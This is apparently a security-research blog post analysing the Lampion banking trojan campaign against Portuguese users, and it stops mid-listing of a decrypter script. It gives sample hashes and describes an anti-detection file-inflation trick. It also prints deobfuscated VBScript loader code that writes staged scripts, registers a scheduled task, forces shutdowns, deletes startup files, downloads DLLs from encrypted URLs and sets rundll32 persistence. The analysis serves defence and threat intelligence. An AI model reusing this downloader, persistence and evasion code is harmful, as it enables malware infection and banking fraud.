

The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years

seguranca-informatica.pt/the-hidden-c2-lampion-trojan-release-212-is-on-the-rise-and-using-a-c2-server-for-two-years

February 26, 2022

The hidden C2: Lampion trojan release 212 is on the rise and using a C2 server for two years.

Lampion trojan is one of the most active banking trojans impacting Portuguese Internet end users since 2019. This piece of malware is known for the usage of the Portuguese Government Finance & Tax (Autoridade Tributária e Aduaneira) email templates to lure victims to install the malicious loader (a VBS file). However, fake templates of banking organizations in Portugal have been used by criminals to disseminate the threat in the wild, as observed in Figure 1 below with a malicious PDF (*151724540334 Pedidos.pdf*).




Figure 1: Emails templates are delivering malicious PDFs impersonating banking organizations in Portugal to spread Lampion trojan.

The malware TTP and their capabilities remain the same observed in 2019, but the trojan loader – the VBS files – propagated along with the new campaign has significant differences. Also, the C2 server is the same noticed on the past campaigns since 2020, suggesting, thus,

that criminals are using the same server geolocated in Russia for two years to orchestrate all the malicious operations.

FUD capabilities of the Lampions' VBS loader

Filename: Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs

MD5: 2e295f9e683296d8d6b627a88ea34583

As expected, the Lampions' VBS loader has been changed in the last years, and its *modus operandi* is similar to other Brazilian trojans, such as **Maxtrilha**, **URSA**, **Grandoreiro**, and so on. In detail, criminals are enlarging the file size around 56 MB of junk to bypass its detection in contrast to the samples from 2019 with just 13.20 KB.

LAMPION VBS - 2019 (13.20 KB)

MD5	3350e74a4cfa020f9b256194eae25c12
SHA-1	7f5960ff9feff30d2f4a4c1598dd22632ceea0cb
SHA-256	418dbcf5f8d5ad7e16a0bb48c1e14cb269bf5bd814f0a70c3aa90ce787136047
Vhash	72e71997eea22b4087e26e3b0fc8ffb0
SSDEEP	384:5xkbv5TwRhgHREUyPBYV4P4hEIOWKertaaqMuvNezeNNnp:5KJH-Uy3wQrPCNHp
TLSH	T1DB528E92F1E9EC644458D343CEDOD40AC17093E8366DFABB8E54C9DEB9029EC5D971A3
File type	VBA
Magic	UTF-8 Unicode text, with CRLF line terminators
File size	13.20 KB (13520 bytes)

LAMPION VBS - 2022 (56.44 MB)

MD5	2e295f9e683296d8d6b627a88ea34583
SHA-1	23753615278ca964f9a91dc540b7ecddc400f05e
SHA-256	df51d1627c7fdd0e08db37df02e6e326d3d61425264b714f31f56b75acf2e3ea
SSDEEP	786432:iO-L7Q10FWtd75G873yjkY1PcreGqAFgR:if41eWtV5G8LyWy1Pcr7qAs
TLSH	T10FD76BD6D1E6BF4C350BC09B2ABDEB0D2747B1076D4AFC A59CAA6F298F46008F4B45913
File type	Text
Magic	UTF-8 Unicode text
File size	56.44 MB (59179773 bytes)

0 / 52

✓ No security vendors and no sandboxes flagged this file as malicious

5803a0f90c5b509d4ad579e2e645674a15b74b1eb1078acf82353e512f7043a5
 Comprovativo de pagamento_8276713-ISSCBHU_24-12-2021 02-34-57_38.vbs


53.74 MB Size | 2022-01-26 17:48:34 UTC | 27 days ago

direct-cpu-clock-access | long-sleeps | runtime-modules | text

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
AhnLab-V3	Undetected	ALYac	Undetected	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected	Undetected
Avast	Undetected	Avira (no cloud)	Undetected	Undetected
Baidu	Undetected	BitDefender	Undetected	Undetected
BitDefenderTheta	Undetected	CAT-QuickHeal	Undetected	Undetected
ClamAV	Undetected	CMC	Undetected	Undetected
Comodo	Undetected	Cynet	Undetected	Undetected

Figure 2: Lampions' VBS loader file enlarge technique to bypass its detection.

The VBS file contains a lot of junk sequences, and after some rounds of code cleaning and deobfuscation, 31.7 MB of useless lines of code were removed.



BEFORE CLEANING

AFTER CLEANING





Figure 3: Lampions' VBS loader size before and after removing the junk sequences.

The final file after the cleaning process has around 24.7 MB, and it is responsible for creating other files, including:

- a 2nd VBS file with a random name (**2nd_stage_vbs**) that will download the Lampions' final stage – two DLLs from AWS S3 buckets
- other VBS file that will execute the previous file by using a scheduled task also created by the 1st VBS loader.

The next figure presents the structure of the Lampions' VBS loader after the cleaning and deobfuscation process.

```

1 Dim FvzXaaTtggCGjjIxVfSs1
2 bVvYFcNEjzYXBFZFhaQEPJ = BENlcvKHfZVvAEAJrAxjUww(11)
3 Set FvzXaaTtggCGjjIxVfSs1 = Wscript.CreateObject("Wscript.Shell")
4 Set KPKWGTHhdAWllleLXBZlTUpRA = CreateObject("Scripting.FileSystemObject")
5 CvnvvJabHbyialrjGmQAbnGW = FvzXaaTtggCGjjIxVfSs1.SpecialFolders("AppData") & "\ " & bVvYFcNEjzYXBFZFhaQEPJ & ".vbs"
6 Set vmEBaDTWfaVxdddNTRCcsloUxTx = KPKWGTHhdAWllleLXBZlTUpRA.CreateTextFile(CvnvvJabHbyialrjGmQAbnGW,True)
7 vmEBaDTWfaVxdddNTRCcsloUxTx.Write "Set RogsSqPnvFoZDtgndWfbc = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ") " & vbCrLf
8 vmEBaDTWfaVxdddNTRCcsloUxTx.Write "WScript.Sleep(600000)" & vbCrLf
9 vmEBaDTWfaVxdddNTRCcsloUxTx.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & chr(34) & " " & Chr(34) & "(Shutdown)}" & chr(34) & ").ExecQuery(" & Chr(34) & "select * from Win32"
10 vmEBaDTWfaVxdddNTRCcsloUxTx.Write "& " & Chr(34) & "Primary=true" & chr(34) & ") " & vbCrLf
11 vmEBaDTWfaVxdddNTRCcsloUxTx.Write "for each OpSys in OpSysSet" & vbCrLf
12 vmEBaDTWfaVxdddNTRCcsloUxTx.Write "retVal = OpSys.Win32Shutdown(6)" & vbCrLf
13 vmEBaDTWfaVxdddNTRCcsloUxTx.Write "next" & vbCrLf
14 vmEBaDTWfaVxdddNTRCcsloUxTx.Close
15 Function BENlcvKHfZVvAEAJrAxjUww(ByVal MXmatlCPDjBoLHQgfmdFAyqRSJ)
16 Dim ynhHCMQjCNvqPfbXnSrCtEAcFaIx , uWHlulhOoCBlsDAKsTubbtmbvPIHVC , dyzoZhnPzGnroHdDChcHeXrblWvFhV
17 Const VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt = "abcdeFghijklmnopqrstuVwxyz"
18 uWHlulhOoCBlsDAKsTubbtmbvPIHVC = 1
19 dyzoZhnPzGnroHdDChcHeXrblWvFhV = Len(VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt)
20 Randomize
21 For i = 1 To MXmatlCPDjBoLHQgfmdFAyqRSJ
22 ynhHCMQjCNvqPfbXnSrCtEAcFaIx = ynhHCMQjCNvqPfbXnSrCtEAcFaIx & Mid( VdzMPRQcLeYgMbKiYgKGOiGBGfxVEDt , Int((dyzoZhnPzGnroHdDChcHeXrblWvFhV) * i / MXmatlCPDjBoLHQgfmdFAyqRSJ) , Int((dyzoZhnPzGnroHdDChcHeXrblWvFhV) * i / MXmatlCPDjBoLHQgfmdFAyqRSJ) - Int((dyzoZhnPzGnroHdDChcHeXrblWvFhV) * (i-1) / MXmatlCPDjBoLHQgfmdFAyqRSJ) )
23 Next
24 BENlcvKHfZVvAEAJrAxjUww = ynhHCMQjCNvqPfbXnSrCtEAcFaIx
25 End Function
26 Private Function iSvbcRjGKznJBewEnXRCTgMPeIMfNwxq(qORjKEwJaVGDfdLssuulyewmbPwMOcelY)
27 Const DGBgYABtsqhcQIJsOroFjYHQFLcPffLxDg = 10
28 Const nSEmGQIRVxetRuVTRyEyDLofvNULIqj = 35
29 Const VjOfxCDbqyzlbbvZvYGTfRjLnmOzfDeMdrTE = 126
30 If Len(qORjKEwJaVGDfdLssuulyewmbPwMOcelY) < 5 Then
31 iSvbcRjGKznJBewEnXRCTgMPeIMfNwxq = ""
32 Exit Function
33 End If
34 Dim OIPZTYTLVMTtYlPzOPAWQgPhGhOFYgPnquKjf
35 qORjKEwJaVGDfdLssuulyewmbPwMOcelY = Mid(qORjKEwJaVGDfdLssuulyewmbPwMOcelY,3,Len(qORjKEwJaVGDfdLssuulyewmbPwMOcelY)-4)
36 For i=2 To Len(qORjKEwJaVGDfdLssuulyewmbPwMOcelY) Step 2
37 snZzdeCqGxFwxKLLintusCmwHZPujWhyyppjWUP = Asc(Mid(qORjKEwJaVGDfdLssuulyewmbPwMOcelY,i,1)) + DGBgYABtsqhcQIJsOroFjYHQFLcPffLxDg
38 If snZzdeCqGxFwxKLLintusCmwHZPujWhyyppjWUP > VjOfxCDbqyzlbbvZvYGTfRjLnmOzfDeMdrTE Then
39 snZzdeCqGxFwxKLLintusCmwHZPujWhyyppjWUP = snZzdeCqGxFwxKLLintusCmwHZPujWhyyppjWUP - VjOfxCDbqyzlbbvZvYGTfRjLnmOzfDeMdrTE + nSEmGQIRVxetRuVTRyEyDLofvNULIqj
40 End If
41 OIPZTYTLVMTtYlPzOPAWQgPhGhOFYgPnquKjf = OIPZTYTLVMTtYlPzOPAWQgPhGhOFYgPnquKjf & Chr(snZzdeCqGxFwxKLLintusCmwHZPujWhyyppjWUP)
42 Next

```

```

1 Dim 2nd_stage_vbs1
2 random_n = gen_random(11)
3 Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
4 Set a = CreateObject("Scripting.FileSystemObject")
5 target_folder = 2nd_stage_vbs1.SpecialFolders("AppData") & "\ " & random_n & ".vbs"
6 Set fs = a.CreateTextFile(target_folder,True)
7 fs.Write "Set RogsSqPnvFoZDtgndWfbc = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ") " & vbCrLf
8 fs.Write "WScript.Sleep(600000)" & vbCrLf
9 fs.Write "Set OpSysSet = GetObject(" & Chr(34) & "winmgmts:{authenticationlevel=Pkt," & chr(34) & " " & Chr(34) & "(Shutdown)}" & chr(34) & ").ExecQuery(" & Chr(34) & "select * from Win32_OperatingSystem" & chr(34) & " " & Chr(34) & "Primary=true" & chr(34) & ") " & vbCrLf
10 fs.Write "for each OpSys in OpSysSet" & vbCrLf
11 fs.Write "retVal = OpSys.Win32Shutdown(6)" & vbCrLf
12 fs.Write "next" & vbCrLf
13 fs.Close
14
15 'get random number
16 Function gen_random(ByVal max_value)
17 Dim aux1 , aux2 , aux3
18 Const lookup_table = "abcdeFghijklmnopqrstuVwxyz"
19 aux2 = 1
20 aux3 = Len(lookup_table)
21 Randomize
22 For i = 1 To max_value
23 aux1 = aux1 & Mid( lookup_table , Int((aux3-aux2+1)*Rnd+aux2) , 1 )
24 Next
25 gen_random = aux1
26 End Function
27
28 Private Function get_decrypt(cipher_text)
29
30 If Len(cipher_text) < 5 Then
31 get_decrypt = ""
32 Exit Function
33 End If
34
35 Dim final_output
36 cipher_text = Mid(cipher_text,3,Len(cipher_text)-4)
37 For i=2 To Len(cipher_text) Step 2
38 output = Asc(Mid(cipher_text,i,1)) + 10
39 If output > 126 Then
40 output = output - 160
41 End If
42 final_output = final_output & Chr(output)
43 Next
44 final_output = Replace(final_output, "|", "")
45 final_output = Replace(final_output, "~", Chr(34))
46 get_decrypt = final_output

```

AFTER SOME ROUNDS OF DEOBFUSCATION

```

49 End Function
50
51 Dim 2nd_stage_vbs1
52 random_1 = gen_random(11)
53 Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
54 Set fs = CreateObject("Scripting.FileSystemObject")
55 2nd_stage_vbs1 = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\" & random_1 & ".vbs"
56 Set fs = fs.CreateTextFile(2nd_stage_vbs1,True)

```

Figure 4: *Lampion's VBS loader after some rounds of deobfuscation.*

As mentioned, the 1st stage (**Comprovativo de pagamento_2866-XRNM_15-02-2022 06-43-54_28.vbs**) creates a new VBS file (2nd_stage_vbs) inside the %AppData%\Local\Temp folder with a random name (**sznyetzkkkg.vbs**). Also, another VBS (**jghfszcekwr.vbs**) is created with code responsible for executing the previous VBS file (**sznyetzkkkg.vbs**) via a scheduled task.

A scheduled task is created with the service description and author **Administrator** user associated. This scheduled task will execute the second VBS file **jghfszcekwr.vbs** that contains instructions to finally run the **sznyetzkkkg.vbs** file (the 2nd VBS stage).

The screenshot displays two parts: VBS code on the left and a file explorer window on the right.

VBS Code (Left):

```

Dim 2nd_stage_vbs1
random_1 = gen_random(11)
Set 2nd_stage_vbs1 = Wscript.CreateObject("Wscript.Shell")
Set fs = CreateObject("Scripting.FileSystemObject")
2nd_stage_vbs1 = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\" & random_1 & ".vbs"
Set fs = fs.CreateTextFile(2nd_stage_vbs1,True)

Const aux1 = 1
Const aux2 = 0
Set schedule_service = CreateObject("Schedule.Service")
Call schedule_service.Connect()
Dim ss
Set ss = schedule_service.GetFolder("\")
Dim new_task
Set new_task = schedule_service.NewTask(0)
Dim new_service
Set new_service = new_task.RegistrationInfo
new_service.Description = "Administrator"
new_service.Author = "Administrator"
Dim task
Set task = new_task.Settings
task.Enabled = True
task.StartWhenAvailable = True
task.Hidden = False
task.RunOnlyIfIdle = False
task.DisallowStartIfOnBatteries = False
task.StopIfGoingOnBatteries = False
task.WakeToRun = True

Dim new_trigger
Set new_trigger = new_task.Triggers
Dim trigger
Set trigger = new_trigger.Create(aux1)
Dim c1, c2
Dim arg_1
arg_1 = DateAdd("s", 11520, Now)
c1 = get_date(arg_1)
arg_1 = DateAdd("n", 480, Now)
c2 = get_date(arg_1)
trigger.StartBoundary = c1
trigger.EndBoundary = c2
trigger.ExecutionTimeLimit = "PT5M"
trigger.Id = gen_random(12)
trigger.Enabled = True

```

File Explorer (Right):

The file explorer shows the path: Computer > Local Disk (C:) > Users > dude > AppData > Local > Temp. The file list includes:

Name	Date modified	Type	Size
93821504712104	2/22/2022 4:34 PM	File folder	
FXSAPIDebugLogFile	5/14/2020 9:16 PM	Text Document	0 KB
jghfszcekwr	2/22/2022 4:34 PM	VBScript Script File	1 KB
sznyetzkkkg	2/22/2022 4:34 PM	VBScript Script File	10,456 KB

Below the file explorer, a task scheduler log shows multiple instances of WScript.exe performing 'WriteFile' operations on the same paths as the files listed above.

Figure 5: *Creation of the 2nd VBS file and the auxiliary VBS file. Also, the scheduled task responsible for creating the auxiliary VBS file is shown.*

After running the initial VBS file, the two additional VBS files are finally prepared to be triggered. That task is then performed by the scheduled task as presented in Figure 6. The source code of the *jghfszcekwr.vbs* file is quite simple and just executes the 2nd VBS file (*sznyetzkkkg.vbs*). We believe this is just a procedure to make hard the malware analysis as well as difficult its detection – something we confirmed during the analysis, as the AVs don't detect properly those files during the malware infection chain.




Figure 6: Schedule task (1) responsible for executing an auxiliary VBS (2) file which in turn runs the second VBS stage.

After that, the VBS file dubbed *sznyetzkkkg.vbs* is executed. All the steps highlighted in Figure 7 are typically known from the last Lampions campaigns. This VBS file is quite similar to their predecessors, and it performs some tasks:

- Deletes all the files from the startup folder with the following extension: *Ink, vbs, cmd, exe, bat and js*.
- Decrypts the URLs containing the final stage of Lampion trojan.
- Creates a .cmd file into the Windows startup folder to maintain persistence.

```

55 On Error Resume Next
56 Set fs = CreateObject("Scripting.FileSystemObject")
57 fs.DeleteFile(obj.SpecialFolders("Startup") & "\*.lnk"), True
58 fs.DeleteFile(obj.SpecialFolders("Startup") & "\*.vbs"), True
59 fs.DeleteFile(obj.SpecialFolders("Startup") & "\*.cmd"), True
60 fs.DeleteFile(obj.SpecialFolders("Startup") & "\*.exe"), True
61 fs.DeleteFile(obj.SpecialFolders("Startup") & "\*.bat"), True
62 fs.DeleteFile(obj.SpecialFolders("Startup") & "\*.js"), True
63 If Err Then
64 End If
65 On Error GoTo 0
66 On Error Resume Next
67 Set fs = CreateObject("Scripting.FileSystemObject")
68 fs.DeleteFile(obj.SpecialFolders("Startup") & "\*.vbs"), True
69 If Err Then
70 End If
71 On Error GoTo 0
72
73 Dim obj2
74 Set obj2 = CreateObject("Scripting.FileSystemObject")
75 obj2.CreateFolder WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\random_folder"
76 path1 = WScript.CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) & "\random_folder" & "\dll_name.dll"
77 path2 = obj.SpecialFolders("AppData") & "\$&" & get_random(11) & ".zip"
78
79 Dim tmp_name
80 tmp_name = get_decrypt("\q5o3.u") & get_random(45)
81
82 Dim tmp_name1
83 tmp_name1 = get_decrypt("\q5o3.u") & get_random(49)
84
85 Dim domain1
86 Dim domain2
87 domain2 = get_decrypt("O('Yj7jRf:i_0<%r#c-o(f=[Rhbi:e6dUwDb3is:jRkt\U\0ik$zit)iz?kyi#\DwcfjR#e(n$MxcwW2pPe;dqWomF13$ZYDeZc8%tiTeNf1hVW>:j][Sivj+{B$*pX_DF1}") & tmp_name
88 domain1 = get_decrypt("eg1*xj5j2f;iP0a%r%ccZo[fu[(h&I8e9dZwmb&ijj0kz\%+iz$Tiv)E$Qkxiq#M[bwciDjO#4(A$kwfc2WjP'epdoIwgm$1.$;Yqecc:Q%FL5*1-s#F-R-") & tmp_name1
89
90
91 Dim getfile
92
93 Function download_dll(ByVal arg1,arg2)
94 Dim file_s
95 set file_s=createobject("MSXML2.XMLHTTP.3.0")
96 getfile = arg1
97 file_s.Open "get", getfile, False, user1, user2
98 file_s.Send
99 If file_s.Status = 200 Then
100 Dim create_file
101 set create_file = CreateObject("ADODB.Stream")
102 create_file.Type = 1
103 create_file.Open
104 create_file.Write file_s.responseBody
105 create_file.SaveToFile arg2
106 create_file.Close
107 set create_file = Nothing
108 End If
109 set file_s = Nothing
110 End Function
111
112 Dim aux6
113 aux6 = obj.SpecialFolders("AppData") & "/" & get_random(11) & ".parvos"
114 execute_dll_via_rundll()
115
116 Dim aux7
117 set aux7 = WScript.CreateObject("Scripting.FileSystemObject")
118 aux7.MoveFile aux6, obj.SpecialFolders("Startup") & "/" & get_random(11) & ".cmd"
119 download_dll domain2,path2
120 download_dll domain1,path1
121 Set file_s = CreateObject("MSXML2.ServerXMLHTTP")
122 file_s.setOption 2, 13056
123

```

DELETE ALL FILES FROM STARTUP FOLDER


ENCRYPTED URLS WITH LAMPIONS' NEXT STAGE

NEW FILE WITH .PARVOS EXTENSION IS CREATED AND MOVED INTO THE START UP FOLDER AND RENAMED TO THE .CMD

```

2516 WriteFile C:\Users\dude\AppData\Roaming\qtgggbefovv.parvos
2516 CloseFile C:\Users\dude\AppData\Roaming\qtgggbefovv.parvos
2516 CreateFile C:\Users\dude\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\yvqwlgysak.cmd

```



```

1 Echo off
2 START /B C:\Windows\System32\rundll32.exe "C:\Users\dude\AppData\Local\Temp\93821504712104\khgvFhhtiowbqzskc29627661526202.d11" mJ8Lf9v0GZnptOVNb2I
3 exit
4

```

Figure 7: Source-code of the 2nd VBS file and the encrypted URLs that will download the last stage of the Lampion trojan banker.

From this point, the modus operandi and TTP are the same observed since 2019. The clear sign is the **same algorithm** used in 2019 to decrypt the hardcoded strings with the malicious URLs was used. The script can be downloaded from GitHub [here](#).

```

1 ' Decrypter
2 ' SI-LAB - www.seguranca-informatica.pt
3 ' Sample: 3350e74b4cf020f9b256194ee25c12
4 ' @sirpedrotavares
5
6 Module VBModule
7     Sub Main()
